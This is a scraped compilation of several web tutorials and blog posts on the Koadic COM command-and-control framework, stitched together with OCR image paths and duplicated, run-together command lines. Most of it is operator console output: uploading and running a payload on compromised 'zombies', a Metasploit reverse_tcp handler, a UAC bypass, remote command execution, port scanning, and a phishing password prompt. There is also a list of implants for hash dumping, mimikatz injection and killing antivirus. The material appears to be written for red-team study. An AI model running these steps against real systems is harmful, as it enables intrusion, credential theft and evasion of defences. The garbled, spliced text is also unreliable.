
123set CMD %TEMP%shell.exeset ZOMBIE 1run

```
(koadic: imp/man/exec_cmd)# use implant/util/upload_file
(koadic: imp/uti/upload_file)# options

        NAME        VALUE             REQ     DESCRIPTION
        -----       ------------      ----    -------------
        LFILE                         yes     local file to upload
        DIRECTORY   %TEMP%            no      writeable directory
        ZOMBIE      ALL               yes     the zombie to target

(koadic: imp/uti/upload_file)# set LFILE /root/shell.exe
[+] LFILE => /root/shell.exe
(koadic: imp/uti/upload_file)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/uti/upload_file)# run
[*] Zombie 1: Job 14 (implant/util/upload_file) created.
[+] Zombie 1: Job 14 (implant/util/upload_file) completed.
(koadic: imp/uti/upload_file)# use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)# set CMD %TEMP%/shell.exe
[+] CMD => %TEMP%/shell.exe
(koadic: imp/man/exec_cmd)# set ZOMBIE 1
[+] ZOMBIE => 1
(koadic: imp/man/exec_cmd)# run
[*] Zombie 1: Job 15 (implant/manage/exec_cmd) created.
(koadic: imp/man/exec_cmd)#
```

Once you will execute the malicious exe file within Koadic zombie session, you will get a meterpreter session in the metasploit framework as shown below: msf > use exploit/multi/handler msf exploit(handler) > set payload windows/meterpreter/reverse_tcp msf exploit(handler) > set rhost IP 192.168.1.107 msf exploit(handler) > set lport 1234 msf exploit(handler) > exploit

msf > use exploit/multi/handlermsf exploit(handler) > set payload windows/meterpreter 12345/reverse_tcpmsf exploit(handler) > set rhost IP 192.168.1.107msf exploit(handler) > set lport 1234msf exploit(handler) > exploit

Once the file is executed on the machine we will get the victim machine meterpreter session as show below:



Read more… (https://www.hackingarticles.in/koadic-com-command-control-framework/)

Key Length: 23787


Title: Koadic | Penetration Testing Lab

Content courtesy of: https://pentestlab.blog/tag/koadic/

Red team engagements are becoming more and more popular and system administrators are more aware about tools and techniques so avoiding detection is a much harder task. Red teamers from the other hand are always looking for command and controls tools that are using either legitimate traffic or standard functionality of Windows to hide their activities. The native Windows Script Host engine can be used as another method of command and control as it was presented at Bsides Las Vegas 2017 and a tool was released to assist towards this activity.

Koadic Framework (https://github.com/zerosum0x0/koadic) was developed by Sean Dillon (https://twitter.com/zerosum0x0) and Zach Harding (https://twitter.com/Aleph___Naught) and is based in JavaScript and VBScript since it is using Windows Script Host (WSH). Therefore it can be used in multiple Windows environments from Windows 2000 to Windows 10. Legacy systems they don't have PowerShell or they might be running an old version of ASP.NET so compare to other tools that are based in PowerShell it can be used as a more reliable solution.

Koadic is fast, less noisy and has the ability to deliver payloads in memory as well.




Koadic

Koadic by default is configured to use Microsoft HTML Application as a stager and the only requirement is to set the local IP address. Other stagers involve the usage of rundll32 and regsvr32. Additionally as many other command and control tools it supports encrypted communication for a more stealthy approach.

Koadic – MSHTA Stager

The following command needs to executed on the target from a command prompt:



MSHTA – Execution on the target

By specifying the Zombie ID Koadic can interact with the host:

```
(koadic: stager/js/mshta)# zombies 0

        ID:                     0
        Status:                 Alive
        Last Seen:              2017-08-31 21:01:52

        IP:                     192.168.1.161
        User:                   DESKTOP-4CG7MS1\User
        Hostname:               DESKTOP-4CG7MS1
        Primary DC:             Unknown
        OS:                     Microsoft Windows 10 Home
        Elevated:               No

        User Agent:             Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10
.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.
0.30729; .NET CLR 3.5.30729; Tablet PC 2.0; LCTE)
        Session Key:            81b6690e12c9418db4eb363a49aeb683

        JOB  NAME                           STATUS  ERRNO
        ---- ---------                      ------- -------
```

Koadic – Interaction with Zombies

Koadic is using some of the well-known user account control (UAC) bypasses of Matt Nelson (https://twitter.com /enigma0x3) to perform elevation.

```
(koadic: implant/elevate/bypassuac_eventvwr)# use implant/elevate/bypassuac_sdcl
t
(koadic: implant/elevate/bypassuac_sdclt)# info

        NAME        VALUE           REQ     DESCRIPTION
        -----       -----------     ----    -------------
        PAYLOAD                     yes     run payloads for a list
        ZOMBIE      ALL             yes     the zombie to target

(koadic: implant/elevate/bypassuac_sdclt)# set PAYLOAD 0
[+] PAYLOAD => 0
(koadic: implant/elevate/bypassuac_sdclt)# run
[*] Zombie 0: Job 3 (implant/elevate/bypassuac_sdclt) created.
[*] Zombie 1: Job 4 (implant/elevate/bypassuac_sdclt) created.
[+] Zombie 1: Job 4 (implant/elevate/bypassuac_sdclt) completed.
[+] Zombie 2: Staging new connection (192.168.1.161)
[+] Zombie 2: DESKTOP-4CG7MS1\User* @ DESKTOP-4CG7MS1 -- Microsoft Windows 10 Ho
me
```

Koadic – Bypass UAC SDCLT

A new session will created but this time it will be elevated:

```
(koadic: implant/elevate/bypassuac_sdclt)# zombies 2

        ID:                     2
        Status:                 Alive
        Last Seen:              2017-08-31 22:13:53

        IP:                     192.168.1.161
        User:                   DESKTOP-4CG7MS1\User*
        Hostname:               DESKTOP-4CG7MS1
        Primary DC:             Unknown
        OS:                     Microsoft Windows 10 Home
        Elevated:               YES!

        User Agent:             Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10
.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.
0.30729; .NET CLR 3.5.30729; Tablet PC 2.0; LCTE)
        Session Key:            2eb68943a625402598ae872f2ef791e0

        JOB  NAME                           STATUS  ERRNO
        ---- ---------                      ------- -------
```

Koadic – Elevated Session

It is also possible to execute commands on the target by using the cmdshell and the zombie ID.

```
(koadic: implant/elevate/bypassuac_sdclt)# cmdshell 2
[koadic: ZOMBIE 2 (192.168.1.161) - cmd.exe]> whoami
[*] Zombie 2: Job 5 (implant/manage/exec_cmd) created.
[+] Zombie 2: Job 5 (implant/manage/exec_cmd) completed.
Result for `whoami`:
desktop-4cg7ms1\user
```

Koadic – Command Execution

This framework has a number of implants that can be used to execute various activities like:

- Gather password hashes
- Bypass UAC
- Perform a port scan
- Kill antivirus
- File transfer
- Execute shellcode
- Perform Phishing

```
(koadic: implant/gather/enum_printers)# use implant/
implant/elevate/bypassuac_eventvwr   implant/inject/reflectdll_excel
implant/elevate/bypassuac_sdclt      implant/inject/shellcode_dynwrapx
implant/fun/cranberry                implant/inject/shellcode_excel
implant/fun/voice                    implant/manage/enable_rdesktop
implant/gather/clipboard             implant/manage/exec_cmd
implant/gather/enum_printers         implant/manage/killav
implant/gather/enum_shares           implant/phish/password_box
implant/gather/enum_users            implant/pivot/exec_psexec
implant/gather/hashdump_dc           implant/pivot/exec_wmi
implant/gather/hashdump_sam          implant/pivot/exec_wmic
implant/gather/office_key            implant/pivot/stage_wmi
implant/gather/windows_key           implant/scan/tcp
implant/inject/mimikatz_dotnet2js    implant/util/download_file
implant/inject/mimikatz_dynwrapx     implant/util/upload_file
```

Koadic – Implants

Performing a port scan on a number of targets is easy with the following implant:

```
(koadic: implant/manage/exec_cmd)# use implant/scan/tcp
(koadic: implant/scan/tcp)# info

       NAME        VALUE           REQ     DESCRIPTION
       -----       -----------     ----    ------------
       RHOSTS                      yes     name/IP of the remotes
       RPORTS      22,80,135,13... yes     ports to scan
       TIMEOUT     2               yes     longer is more accurate
       ZOMBIE      ALL             yes     the zombie to target

(koadic: implant/scan/tcp)# set RHOSTS 192.168.1.161
[+] RHOSTS => 192.168.1.161
(koadic: implant/scan/tcp)# run
[*] Zombie 0: Job 35 (implant/scan/tcp) created.
[*] Zombie 1: Job 36 (implant/scan/tcp) created.
[*] Zombie 2: Job 37 (implant/scan/tcp) created.
```

Koadic – TCP Scanner

Open ports will appear in green:

```
[*] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       80        closed
 80072efd
[*] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       80        closed
 80072efd
[+] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       135       open
 00000000
[+] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       135       open
 00000000
[+] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       139       open
 80072f78
[+] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       139       open
 80072f78
[*] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       443       closed
 80072efd
[*] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       443       closed
 80072efd
[+] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       445       open
 80072efe
[+] Zombie 1: Job 36 (implant/scan/tcp) 192.168.1.161       445       open
 80072efe
[*] Zombie 2: Job 37 (implant/scan/tcp) 192.168.1.161       3389      closed
 80072efd
```


Koadic – TCP Scanner Results

It is also possible to attempt to steal password from normal users through a password box. However this will defeat the purpose of being stealthy during the red team engagement.

```
[+] Zombie 1: Job 15 (implant/phish/password_box) completed.
Input contents:
pentestlab
(koadic: implant/phish/password_box)#
```

Koadic – Password Box

The script prompt that will appear to the user:



Koadic – Script Prompt

Reference

https://github.com/zerosum0x0/koadic (https://github.com/zerosum0x0/koadic)

https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEFCON-25-zerosum0x0-alephnaught-Koadic-C3.pdf (https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEFCON-25-zerosum0x0-alephnaught-Koadic-C3.pdf)

Key Length: 966

Title: Packt Subscription | More Tech, More Choice, More Value

Content courtesy of: https://subscription.packtpub.com/book/networking_and_servers/9781788995238/2/ch02lvl1sec18/koadic

Key Length: 2353

Title: Koadic: New Features and Video Demonstration | RiskSense

Content courtesy of: https://risksense.com/koadic-new-features-and-video-demonstration/

Koadic, or COM Command & Control, is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. The major difference is that Koadic does most of its operations using Windows Script Host (i.e, JScript/VBScript), with compatibility in the core to support a default installation of Windows 2000 with no service packs (and potentially even versions of NT4) all the way through Windows 10.

It is possible to serve payloads completely in memory from stage 0 to beyond, as well as use cryptographically secure communications over SSL and TLS (depending on what the victim OS has enabled).

Koadic also attempts to be compatible with both Python 2 and Python 3.

In this video, I highlight some notable features and modules that have been added to Koadic.

The ‘creds’ command is Koadic’s credential store and was inspired by Powershell Empire. When a user runs any of the credential gathering implants in Koadic, the results get parsed and are placed in the store. Koadic takes a different approach to credential storing versus other methods’ tools. First, Koadic understands that users, especially domain users, are single entities and should be treated as such. This means that any passwords or hashes relating to a user should correspond to that user, and Koadic corrals all of this information into a single entry for that user.

Second, Koadic understands that some credentials are actively useful while others are not. By making this distinction, the credential store shows useful credentials to the user by default instead of everything at once.

The 'enum_domain_info' module not only gives a user useful insight into a domain, it also informs Koadic about these domains, and Koadic uses this info to extend the functionality of other commands to make them more useful. For example, after gathering domain information, a user could run the 'creds' command with a flag that defines a domain, and Koadic will return any useful credentials that it has gathered for Domain Administrators.

Watch the Koadic Demo Video here: https://www.youtube.com/watch?v=NxiTG7cSnw4 (https://www.youtube.com/watch?v=NxiTG7cSnw4)

Key Length: 5644

Title: Koadic: An Advanced Windows JScript/VBScript RAT! - PenTestIT

Content courtesy of: http://pentestit.com/koadic-advanced-windows-jscript-vbscript-rat/

Koadic: An Advanced Windows JScript/VBScript RAT!

Posted: *2 years ago by @pentestit (https://twitter.com/pentestit) 6260 views*

All of us know that post-exploitation we need some mechanism to maintain access on the target. One of the most common methods is by installing a trojan. I have tried to maintain a list of similar tools on the malware sources (http://pentestit.com/malware-sources/) page on this blog. Now, there is a new entrant which ups the game real time – **Koadic**. It also happens to be open source and as much difficult to detect by using common methods.

Koadic

What is Koadic?

Koadic is an open source, post-exploitation rat aka remote access trojan that uses the Windows Script Host; via the COM interface, for most of it's operations. You must be aware of or already using other techniques such as the Metasploit meterpreter (http://pentestit.com/tag/metasploit/) or your favourite PowerShell based framework to carry out the dirty post-exploitation work. Heck, if you are in NSA/CIA (or other three letter government agency), chances of you using something better than Danderspritz (http://pentestit.com/tag/danderspritz/) are higher. But there are problem with the above techniques. Meterpreter shells are detected by almost all good anti-virus products. PowerShell leaves a huge audit-trail sort of logging for any one to view using the Windows Event Viewer. The only option now is to use the bigger Danderspritz cousin or create something of your own. If you can do that, good for you. If not, use Koadic. Why? Since it uses VBScript/JScript you can expect it to work on all Microsoft Windows operating systems from Windows 2000 onwards as it has inbuilt support. Not only that, you have an option of running payloads completely in memory or on the disk. Also, depending on what OS does Koadic get installed onto, cryptographically secure communications over SSL and TLS are also possible.

In the advanced Microsoft Windows RAT terminology, the systems you control are called as *Zombies*. Then, there are *stagers*, which hook target zombies and allow you to use *implants*. Implants start jobs on zombies.

Current Koadic Stagers:

stager/js/mshta: serves payloads in memory using MSHTA.exe HTML Applications
stager/js/regsvr: serves payloads in memory using regsvr32.exe COM+ scriptlets
stager/js/rundll32_js: serves payloads in memory using rundll32.exe
stager/js/disk: serves payloads using files on disk

Current Koadic Implants:

implant/elevate/bypassuac_eventvwr: Uses enigma0x3's eventvwr.exe exploit to bypass UAC on Windows 7, 8, and 10.
implant/elevate/bypassuac_sdclt: Uses enigma0x3's sdclt.exe exploit to bypass UAC on Windows 10.
implant/fun/zombie: Maxes volume and opens The Cranberries YouTube in a hidden window.
implant/fun/thunderstruck: Maxes volume and opens The AC/DC Thunder Struck YouTube in a hidden window.
implant/fun/voice: Plays a message over text-to-speech.
implant/gather/enum_shares: Retrieves the currently shared directories.
implant/gather/enum_users: Retrieves a user list.
implant/gather/clipboard: Retrieves the current content of the user clipboard.
implant/gather/hashdump_sam: Retrieves hashed passwords from the SAM hive.
implant/gather/hashdump_dc: Domain controller hashes from the NTDS.dit file.
implant/inject/mimikatz_dynwrapx: Injects a reflective-loaded DLL to run powerkatz.dll (using Dynamic Wrapper X).
implant/inject/mimikatz_dotnet2js: Injects a reflective-loaded DLL to run powerkatz.dll (@tirannido DotNetToJS).
implant/inject/shellcode_excel: Runs arbitrary shellcode payload (if Excel is installed).
implant/manage/enable_rdesktop: Enables remote desktop on the target.
implant/manage/exec_cmd: Run an arbitrary command on the target, and optionally receive the output.
implant/pivot/stage_wmi: Hook a zombie on another machine using WMI.
implant/pivot/exec_psexec: Run a command on another machine using psexec from sysinternals.
implant/scan/tcp: Uses HTTP to scan open TCP ports on the target zombie LAN.
implant/utils/download_file: Downloads a file from the target zombie.
implant/utils/upload_file: Uploads a file from the listening server to the target zombies.

So you see there is a lot you can do with Koadic albeit safely and without raising much noise.

Download Koadic:

The "administration" panel of this advanced Windows JScript/VBScript RAT is in Python. Hence, you need to checkout it's GIT repository from this link (https://github.com/zerosum0x0/koadic).